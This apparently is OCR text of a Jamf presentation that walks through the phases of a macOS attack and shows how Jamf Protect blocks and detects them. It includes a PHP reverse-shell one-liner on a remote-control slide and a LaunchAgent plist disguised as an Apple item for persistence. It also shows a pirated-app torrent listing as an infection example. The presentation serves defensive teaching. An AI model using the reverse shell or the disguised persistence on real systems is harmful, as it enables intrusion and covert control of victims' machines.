Ableton Live 11 Suite v11.0.10 macOS [dada].zip

Type:	Applications > Mac	**Uploaded:**	2021-09-26 10:43:44 GMT
Files:	1	**By:**	future-dada
Size:	2.59 GiB (2778515997 Bytes)	**Seeders:**	50
		Leechers:	0
		Comments	0

Info Hash:
FB555F484A94E87B0DAFE04A6562A69CF9DA6176

Open Gatekeeper friendly

Run with Ctrl+Click → Open!

Запуск: Ctrl+Клик → Открыть!

Help.txt

Manual


Why join the navy if you can be a pirate?

Get on system

Predictable Objectives

1. Get on system
2. Stay on system
3. Set up remote control
4. Do bad stuff
5. Stay hidden

Stay on system


Users & Groups
Search
Current User
Matt Benyo
Admin
Other Users
pinkerton
Admin
Guest User
Off
Login Options
Password
Login Items
These items will open automatically when you log in:
Item
Kind
Hide
TextExpander
Application
EOS Utility
Application
Things Helper
Application
To hide an application when you log in, select the checkbox in the Hide column next to the application.
Click the lock to make changes.
?

```
$ cat ~/Library/LaunchAgents/com.apple.updates.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.updates</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/Shared/.local/kextd</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
```

Stay on system


Predictable Objectives


1. Get on system
2. Stay on system
3. Set up remote control
4. Do bad stuff
5. Stay hidden

Set up remote control

```
php -r '$sock=fsockopen("10.10.10.10",9001);`sh <&3 >&3 2>&3`;'
```


MYTHIC





Command and control
Victim agent
Remote commands
File download

Set up remote control

Predictable Objectives

1. Get on system
2. Stay on system
3. Set up remote control
4. Do bad stuff
5. Stay hidden

Do bad stuff

Do bad stuff

Crime

1. Adware
2. Crypto mining
3. Ransomware
4. Hacktivism

Espionage

1. A/V capture
2. Key logging
3. Remote commands
4. Data theft

Predictable Objectives

1. Get on system
2. Stay on system
3. Set up remote control
4. Do bad stuff
5. Stay hidden

Stay hidden


PDF

```
$ cat ~/Library/LaunchAgents/com.apple.updates.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.apple.updates</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/Shared/.local/kextd</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
```

Stay hidden

Predictable Objectives

1. Get on system
2. Stay on system
3. Set up remote control
4. Do bad stuff
5. Stay hidden


AUTION

Agenda

The Phases of a macOS Attack

How Jamf Protect Detects

An Attack Simulation

The Detections

Agenda

The Phases of a macOS Attack

How Jamf Protect Detects

An Attack Simulation

The Detections

Jamf Protect
Core Components

1. **Monitor** Security Benchmarks
2. **Prevent** Known Threats
3. **Detect** Malicious Behaviors


Monitor Security Benchmarks
Automatic Run Of Safe Files In Safari Disabled
CIS Level 1
24 2 0
Login Window Displayed As Name And Password
CIS Level 1
26 0 0
Bluetooth Sharing Disabled
CIS Level 1
0 26 0
Filename Extensions Turned On
CIS Level 1
23 3 0
Bluetooth Status In Menu Bar
CIS Level 1
20 6 0
Bluetooth Disabled If No Devices Exist
CIS Level 1
13 13 0
Guest Account Disabled
CIS Level 1
1 22 3
Guests Allowed To Connect To Shared Folders Disabled
CIS Level 1
0 23 3
Show Password Hints Disabled
CIS Level 1
0 23 3
JAMF NATION LIVE

Jamf Protect
Core Components

1. **Monitor** Security Benchmarks
2. **Prevent** Known Threats
3. **Detect** Malicious Behaviors

Prevent Known Threats


Jamf Protect
Threat Prevention
Powered by ESF

Prevent Known Threats

Threat Prevention

- Team IDs
- File Hashes
- Yara Rules


Should process proceed?



ALLOW

DENY


Analyzing



ALLOW

DENY


Analyzing



ALLOW

DENY


Clean



ALLOW

DENY


Clean



ALLOW

DENY


Should process proceed?



ALLOW

DENY


Analyzing



ALLOW

DENY


Analyzing



ALLOW


DENY

Malicious




ALLOW

DENY



ALLO

DENY


CelasTradePro.app Has Been Blocked.
This software has been identified as a malicious or potentially unwanted program. It has been blocked, moved to quarantine, and reported to your IT Administrator or Security Team.
OK


Jamf Protect
Core Components


1. **Monitor** Security Benchmarks
2. **Prevent** Known Threats
3. **Detect** Malicious Behaviors

Detect Malicious Behaviors

Jamf Protect Behavioral Analytics Powered by ESF

Plist Disguised as Apple


LaunchAgents
Name
Date Modified
Size
Kind
com.google.keystone.agent.plist
Aug 23, 2021 at 2:53 PM
799 bytes
Property List
com.google.keystone.xpcservice.plist
Aug 23, 2021 at 2:53 PM
907 bytes
Property List
com.jamf.management.agent.plist
Oct 8, 2021 at 12:14 PM
469 bytes
Property List
com.jamf.protect.agent.plist
Nov 5, 2021 at 3:54 PM
618 bytes
Property List



LaunchAgents

LaunchAgents

com.apple.systemkeeper

Launch Item Created

Name BEGINSWITH com.apple

LaunchAgents

com.apple.systemkeeper

Launch Item Created

Name BEGINSWITH com.apple

LaunchAgents

com.apple.systemkeeper

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.systemkeeper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/benyo/.system/.systemkeeper</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

Launch Item Created

Name BEGINSWITH com.apple

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.systemkeeper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/benyo/.system/.systemkeeper</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

eper

.systemkeeper

Launch Item Created

Name BEGINSWITH com.apple

.systemkeeper

```
$ codesign -dvvvv .systemkeeper
```

Launch Item Created

Name BEGINSWITH com.apple

Executable NOT Signed by Apple

Plist Disguised as Apple

Launch Item Created

Name BEGINSWITH com.apple

Executable NOT Signed by Apple

Jamf Protect
Core Components

1. **Monitor** Security Benchmarks
2. **Prevent** Known Threats
3. **Detect** Malicious Behaviors

Agenda

The Phases of a macOS Attack

How Jamf Protect Detects

An Attack Simulation

The Detections

Agenda

The Phases of a macOS Attack

How Jamf Protect Detects

An Attack Simulation

The Detections

An Attack Simulation

Mission Objectives

1. Get on system
2. Stay on system
3. Set up remote control
4. Do bad stuff
5. Stay hidden

Mission Objectives

1. Get on system
2. Stay on system
3. Set up remote control
4. Steal Confidential Documents
5. Stay hidden

Mission Objectives

1. Get on system
2. Stay on system
3. Mythic C2
4. Steal Confidential Documents
5. Stay hidden

Mission Objectives

1. Fake App via email
2. Stay on system
3. Mythic C2
4. Steal Confidential Documents
5. Stay hidden

Mission Objectives

